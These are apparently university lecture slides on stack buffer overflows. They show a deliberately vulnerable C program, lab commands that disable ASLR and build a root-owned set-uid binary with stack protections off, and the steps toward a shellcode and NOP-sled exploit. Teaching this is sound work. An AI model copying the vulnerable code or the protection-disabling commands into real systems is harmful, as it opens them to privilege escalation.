

(Advanced) Computer Security!

Software Security

Buffer Overflow Vulnerabilities, Attacks, and Defenses

(part II)

Prof. Travis Peters
Montana State University
CS 476/594 - Computer Security
Spring 2021

<https://www.travispeters.com/cs476>

Today

Reminder!

Please update your Slack, GitHub, Zoom
(first/last name, professional photo/background)

- Announcements

- Lab 02 REALLY due today
- Grades - be sure to follow up with our TA (Seraj) first if you have questions
- Lab 03 released → extending deadline!

- Learning Objectives

- ~~Review the layout of a program in memory & stack layout~~
- Understand buffer overflows & vulnerable code
- Challenges in exploiting buffer overflow vulnerabilities
- Grasp major challenges and solutions of "shellcode"
- Countermeasures (e.g., ASLR, StackGuard, non-executable stack)

Last Time...

```
void main()
{
    foo(2,3);
    return 0;
}
```


```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push $0x3      ; push b
push $0x2      ; push a
call .... <foo> ; push RA
...
```

```
push %ebp      ; save ebp
mov %esp,%ebp ; set ebp
...
mov 0x8(%ebp),%edx ; a
mov 0xc(%ebp),%eax ; b
add %edx,%eax. ; +
mov %eax,-0x8(%ebp); x=
mov 0x8(%ebp),%eax ; etc.
sub 0xc(%ebp),%eax
mov %eax,-0x4(%ebp)

...
leave ; set esp = ebp
; pop ebp
ret ; pop RA
```

~~eax~~
~~ax~~
~~ah ah~~
~~ebp~~
~~mr base pointer~~
~~extended~~
frame pointer



NOTE:
Compilers can re-order local vars. however they want!

Example: A Vulnerable Program

A Vulnerable Program

- Reading (up to) 517 bytes of data from badfile.
- Storing the file contents into a str variable of size 517 bytes.
- Calling b0f() function with str as an argument, which is copied to buffer.

Note:
The badfile is created by the user and hence the contents are controlled by the (untrusted!) user.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[???] 100???
    ~~~~~
    // potential buffer overflow!
    strcpy(buffer, str);
    ~~~~~

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;


    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    ~~~~~*

    printf("Returned Properly\n");
    return 1;
}
```

main() -> ...-> bof() -> strcpy() ->

overflow!

A Vulnerable Program (cont.)



slightly modified from `stack.c` for conciseness

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[100];
    strcpy(buffer, str);
    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;


    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Consequences of a Buffer Overflow

What's the big deal? What could really go wrong with a buffer overflow...?

THOUGHTS!?

- ① get a shell!
- ② crash → terminating the prog
segfaults




Consequences of a Buffer Overflow


What's the big deal? What could really go wrong with a buffer overflow...?

Overwriting the return address with something else can lead to:

- Non-existent address
→ access unmapped page; crash!
- Access violation
→ access mapped (protected) page (e.g., kernel memory); crash!
- Invalid instruction
→ return address → not a valid instruction; crash!
- **Execution of attacker's code!**
→ return address → valid instruction;
program will continue running w/ different logic! ★



How to Run (Your) Malicious Code



Our First Buffer Overflow Exploit!

When your input is larger than the allocated memory...

First... Environment Setup

WARNING:

Your early attacks in Lab 03 will
NOT work if you don't do this...

- Turn off address randomization (countermeasure)

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

- Set /bin/sh to a shell with no RUID != EUID privilege drop countermeasure (for now...)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Compile a root owned set-uid version of stack.c w/ executable stack enabled + no stack guard

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Don't worry, we will look at these countermeasures later,
and look at how these can be defeated.....

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[100];

    // potential buffer overflow!
strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);


    printf("Returned Properly\n");
    return 1;
}

```

PRIMARY GOAL:
Overflow a buffer to insert code + run it!

Step 1: Find the offset between the base of the buffer and the return address

Step 2: Find the address to place shellcode



```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[100];

    // potential buffer overflow!
strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);


    printf("Returned Properly\n");
    return 1;
}

```

PRIMARY GOAL:
Overflow a buffer to insert code + run it!

Step 1: Find the offset between the base of the buffer and the return address

Step 2: Find the address to place shellcode



Step 2: Address of Malicious Code

- Easy - put it above ebp!
But where *exactly*...?
- Malicious code is written in the badfile, which is passed as an argument to the vulnerable function.
- We could use gdb (if possible)...
but that isn't *always* possible...
- Observations:
 - Stack is located at the same virtual address when ASLR is disabled!
 - Stacks aren't typically very deep

```
#include <stdio.h>
void foo(int *a1)
{
    printf("foo: a1's address is 0x%x \n", (unsigned int) &a1);
}
int main()
{
    int x = 3;
    foo(&x);
    return 0;
}
```

```
$ [redacted] sudo sysctl -w kernel.randomize_va_space=0
[redacted] kernel.randomize_va_space = 0
$ gcc stack_layout2.c -o stack_layout2

### Where is something on the stack?! ###


$ ./stack_layout2
foo: a1's address is 0xbfffff300
```

```
$ ./stack_layout2
foo: a1's address is 0xbfffff300
```

Step 2: Address of Malicious Code


- We know our malicious code should go above the ebp...

but if we don't hit it just right...



Step 2: Address of Malicious Code

- We know our malicious code should go above the ebp...
- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer ("NOP sled")
- NOP = no operation



```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[100];

    // potential buffer overflow!
strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);

